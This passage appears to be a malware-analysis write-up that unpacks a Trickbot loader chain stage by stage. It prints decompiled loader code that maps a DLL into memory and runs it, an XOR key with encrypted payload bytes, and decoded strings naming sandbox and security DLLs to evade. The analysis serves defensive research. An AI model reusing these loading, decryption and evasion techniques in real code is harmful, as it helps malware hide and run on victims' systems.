3024	VirtualQuery	–	3156	3156	–	5A3
3028	FreeLibrary	–	3166	3166	–	19E
302C	GetProcAddress	–	3174	3174	–	29D
3030	LoadLibraryExA	–	3186	3186	–	3A6
3034	LoadLibraryA	–	3198	3198	–	3A5

40252E.dll

The code at `DllEntryPoint` will call the function responsible for loading and executing the second Dll:



```
// #STR: "oledlg.dll", "OLEAUT32.dll", "OLEPRO32.dll", "ole32.dll"
BOOL __stdcall DllEntryPoint(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpReserved)
{
  HMODULE h_ole32_dll; // eax
  HMODULE h_oledlg_dll; // eax
  HMODULE h_OLEAUT32_dll; // eax
  HMODULE h_OLEPRO32_dll; // eax

  h_ole32_dll = LoadLibraryW(L"ole32.dll");
  f_unlink_module(h_ole32_dll);
  h_oledlg_dll = LoadLibraryW(L"oledlg.dll");
  f_unlink_module(h_oledlg_dll);
  h_OLEAUT32_dll = LoadLibraryW(L"OLEAUT32.dll");
  f_unlink_module(h_OLEAUT32_dll);
  h_OLEPRO32_dll = LoadLibraryW(L"OLEPRO32.dll");
  f_unlink_module(h_OLEPRO32_dll);
  f_main_proc(&g_dll_payload, 0x35C00u);
  return 0;
}
```

```
.data:100040F0 ; int g_dll_payload
.data:100040F0 g_dll_payload IMAGE_DOS_HEADER <5A4Dh, 90h, 3, 0, 4, 0, 0FF
.data:100040F0                                                 ; DATA XREF: DllEnt
.data:100040F0                                         40h, 0, 0, 0, 0, 0, 0C8h>
.data:10004130          db  0Eh
.data:10004131          db  1Fh
```

```
mw_ctx *__cdecl f_main_proc(int *g_dll_payload, size_t dwSize)
{
  return f_dll_loader(g_dll_payload, dwSize, f_VirtualAlloc, f_VirtualFree, f_LoadLibraryA, f_GetProcAddress, f_FreeLibrary, 0);
}
```


The entire `f_dll_loader` function has the same code as the shellcode analyzed above, after mapping the entire second Dll into memory, it will retrieve the Dll's `DllEntryPoint` address and call this address to execute the next stage:

```
if ( mapped_dll_payload || (mapped_dll_payload = VirtualAlloc(0, alignedImageSize, MEM_RESERVE|MEM_COMMIT, PAGE_READWRITE)) != 0 )
{
  h_proc_heap = GetProcessHeap();
  mw_ctx = HeapAlloc(h_proc_heap, HEAP_ZERO_MEMORY, 0x40u);
  if ( mw_ctx )
  {
    mw_ctx->mapped_dll_payload = mapped_dll_payload;
    bisDLL = (nt_headers->FileHeader.Characteristics & IMAGE_FILE_DLL) != 0;
    mw_ctx->bisDLL = bisDLL;
    mw_ctx->VirtualAlloc = VirtualAlloc;
    mw_ctx->VirtualFree = VirtualFree;
    mw_ctx->LoadLibraryA = LoadLibraryA;
    mw_ctx->GetProcAddress = GetProcAddress;
    mw_ctx->FreeLibrary = FreeLibrary;
    mw_ctx->val_0 = val_0;
    mw_ctx->dwPageSize = SystemInfo.dwPageSize;
    if ( f_check_size(dll_size, nt_headers->OptionalHeader.SizeOfHeaders)
      && (pDllHeader = VirtualAlloc(mapped_dll_payload, nt_headers->OptionalHeader.SizeOfHeaders, MEM_COMMIT, PAGE_READWRITE),
          f_memcpy(pDllHeader, g_dll_payload, nt_headers->OptionalHeader.SizeOfHeaders),
          mw_ctx->p_nt_headers = &pDllHeader[CONTAINING_RECORD(g_dll_payload, IMAGE_DOS_HEADER, e_magic)->e_lfanew],
          mw_ctx->p_nt_headers->OptionalHeader.ImageBase = mapped_dll_payload,// update image base points to new mapped payload
          f_copy_sections_data(g_dll_payload, dll_size, nt_headers, mw_ctx))
      && ((v18 = mw_ctx->p_nt_headers->OptionalHeader.ImageBase - nt_headers->OptionalHeader.ImageBase) == 0 ? (mw_ctx->bRelocationComplete = 1) : (bRelocationComplete = f_perfo
          f_resolve_IATs(mw_ctx) && f_map_sections_into_mem(mw_ctx) && f_execute_TLS(mw_ctx)) )
    {
      if ( mw_ctx->p_nt_headers->OptionalHeader.AddressOfEntryPoint )
      {
        v14 = mapped_dll_payload + mw_ctx->p_nt_headers->OptionalHeader.AddressOfEntryPoint;
        pPEB = NtCurrentPeb();
        pPEB->ImageBaseAddress = mapped_dll_payload;
        pPEB->Ldr->InLoadOrderModuleList.Flink[3].Flink = mapped_dll_payload;
        DllEntry = (mapped_dll_payload + mw_ctx->p_nt_headers->OptionalHeader.AddressOfEntryPoint);
        DllEntry();                                 // call to new mapped dll entry point
        mw_ctx->bCalledEntryPoint = 1;
      }
```

I dumped the second Dll to disk for easier analysis.

6. Analyze the second Dll (34d6a6bffa656c6b0c7b588e111dbed1)

This Dll has already been uploaded to VirusTotal. Imports of the second Dll are the same as the first one:



dumped_2nd.dll


Offset	Name	Func. Count	Bound?	OriginalFirst	TimeDateStamp	Forwarder	NameRVA	FirstThunk
1748	KERNEL32.dll	13	FALSE	3170	0	0	3278	3000

KERNEL32.dll [13 entries]


Call via	Name	Ordinal	Original Thun	Thunk	Forwarder	Hint
3000	VirtualQuery	-	31A8	31A8	-	5D2
3004	VirtualFree	-	31B8	31B8	-	5CD
3008	VirtualAlloc	-	31C6	31C6	-	5CA
300C	SetLastError	-	31D6	31D6	-	534
3010	VirtualProtect	-	31E6	31E6	-	5D0
3014	IsBadReadPtr	-	31F8	31F8	-	379
3018	LoadLibraryA	-	3208	3208	-	3C5
301C	GetProcAddress	-	3218	3218	-	2B1
3020	FreeLibrary	-	322A	322A	-	1AE
3024	GetNativeSystemInfo	-	3238	3238	-	288
3028	HeapAlloc	-	324E	324E	-	348
302C	GetProcessHeap	-	325A	325A	-	2B7
3030	HeapFree	-	326C	326C	-	34C

The code at the `DllEntryPoint` function of this Dll performs the following task:

♦ Mapping the third Dll into memory.




♦ Find the `DllRegisterServer` function and call to this function:




I again dumped the third Dll to disk for further analysis.

7. Analyze the third Dll (templ.dll - 3409f865936a247957955ad2df45a2cd)


Examining the above dumped Dll, its original name is `templ.dll`, and it has one exported function is `DllRegisterServer`.



This dll is also not available on VT, but searching by *imphash: b79a86dfbbbe6d8e177dfb7ae70d4922* will returns some similar files.



The file is not packed, its code is obfuscated or will decode the new payload:



The code at the **`DllRegisterServer`** function of this Dll performs the following tasks:

- Allocate a memory area to store the decrypted payload.
- Perform the decryption routine to decrypt new payload into the allocated memory area. This payload is a shellcode.
- Call to shellcode to execute the final stage.

```
while ( 1 )
{
  dec_shellcode = VirtualAlloc(lpAddress, 0x45000u, flAllocationType + 1, flProtect - 1);
  if ( !dec_shellcode )
  {
    SleepEx(0x258u, 0);
  }
  if ( dec_shellcode )
  {
    f_w_decode_payload(1, dec_shellcode);
    (dec_shellcode)();
    ExitProcess(0);
  }
}
```

```
int __stdcall f_w_decode_payload(int val, void *dec_payload)
{
  f_decode_payload(&enc_payload, 0x33210, dec_payload);
  return 0x33210;
}
```


```
.text:10001190 ; const DWORD enc_payload
.text:10001190 enc_payload dd 0AF145B0Bh, 93CE2FF0h, 0F4ACE07Eh, 0FE207F04h, 2F1B9463h, 2B0C04F0h
.text:10001190                                         ; DATA XREF: f_w_decode_payload+E↑o
.text:10001190         dd 24AD5096h, 9D215F05h, 8F1BC463h, 0CB0F14F0h, 94AC9097h, 0AD215F04h
.text:10001190         dd 8F1B2464h, 6B0FA4F0h, 64AFF094h, 3D207F05h, 0FF1BE463h, 4B0E74F0h
.text:10001190         dd 0C4AC2097h, 0BD201F04h, 9F1CF463h, 0EB0FE4F0h, 0C4A87096h, 5DDE8F04h
.text:10001190         dd 0F1A6460h, 5B0EA4F3h, 0C4AC9096h, 9D25EF04h, 3F093466h, 4BF1F5F0h
.text:10001190         dd 94AC4096h, 9D213F04h, 0FF1B8462h, 6B0E74F0h, 0F4ACF097h, 95702504h
```

The decryption function uses a loop to xor the data as follows:

```
xor_key = g_xor_key;
xor_key_end = (g_xor_key + g_xor_key_size);
if ( enc_payload ≥ result )
{
  return result;
}
i = dec_payload - enc_payload;
do
{
  *&enc_payload[i] = *xor_key ^ *enc_payload;
  ++xor_key;
  if ( xor_key ≥ xor_key_end )
  {
    xor_key = g_xor_key;
  }
  enc_payload += 4;
}
while ( enc_payload + 4 < result );
```


```
.data:10036000 ; int g_xor_key[4]
.data:10036000 g_xor_key dd 0AF1BA463h
.data:10036000
.data:10036000
.data:10036000          dd 0CB0E04F0h
.data:10036000          dd 0F4AC6096h
.data:10036000          dd 0DD217F04h
.data:10036010 g_xor_key_size dd 10h
```

To be quick, I use x64dbg for debugging. Shellcode after decoding will be as follows:



8. Analyze the final shellcode


Observe this shellcode and I see that it stores strings near the end of the file. In my personal experience these are likely base64 strings and keys for decoding




Perform decoding, I got the following strings:

```
index : 0 --> Decoded string : b'shell32.dll'
index : 1 --> Decoded string : b'ntdll.dll'
index : 2 --> Decoded string : b'shlwapi.dll'
index : 3 --> Decoded string : b'advapi32.dll'
index : 4 --> Decoded string : b'0'
index : 5 --> Decoded string : b'1'
index : 6 --> Decoded string : b'2'
index : 7 --> Decoded string : b'cmdvrt32.dll'
index : 8 --> Decoded string : b'vmcheck.dll'
index : 9 --> Decoded string : b'dbghelp.dll'
index : 10 --> Decoded string : b'wpespy.dll'
index : 11 --> Decoded string : b'api_log.dll'
index : 12 --> Decoded string : b'SbieDll.dll'
index : 13 --> Decoded string : b'SxIn.dll'
index : 14 --> Decoded string : b'dir_watch.dll'
index : 15 --> Decoded string : b'Sf2.dll'
index : 16 --> Decoded string : b'pstorec.dll'
index : 17 --> Decoded string : b'snxhk.dll'
index : 18 --> Decoded string : b'swhook.dll'
index : 19 --> Decoded string : b'aswhook.dll'
index : 20 --> Decoded string : b'wermgr.exe'
index : 21 --> Decoded string : b'kernel32.dll'
index : 22 --> Decoded string : b'CreateProcessInternalW'
index : 23 --> Decoded string : b'ole32.dll'
```

Based on the above decoding information, I guess that this shellcode will continue to inject the payload into the `wermgr.exe` process. To verify, I debug this shellcode right after the `templ.dll` does the decoding and calls to the shellcode. Set breakpoint at `CreateProcessInternalW` function and execute:




So, as you can see in the above figure, the shellcode injects the payload into the `wermgr.exe (64-bit)` process. Under the cover of the `wermgr.exe` system process, the malicious code will now make connections to many C2 addresses as the following picture below:




9. Dump Trickbot core payload 32-bit and extract C2 configuration

9.1. Dump payload 32-bit


According to the above shellcode analysis results, it can be seen that the final payload has been injected into the `wermgr.exe (64-bit)` process, so this payload is also 64-bit. However, `templ.dll` is a 32-bit Dll, so to make it easier to gain an understand of the payload's code as well as extract the C2 configuration, we will dump the core 32-bit payload of malware. I debug shellcode when it is called by `templ.dll`, set breakpoints at `VirtualAlloc`, `GetNativeSystemInfo` functions. Execute shellcode, break at `GetNativeSystemInfo` function:




Follow in Dump the address will receive information about `SystemInfo`, execute the function and return to malware code. Modify the return result of `wProcessorArchitecture`:



Continuing to execute and follow the address allocated by the `VirtualAlloc` function, shellcode will unpack the main payload into the allocated memory, but the "`MZ`" signature has been wiped.



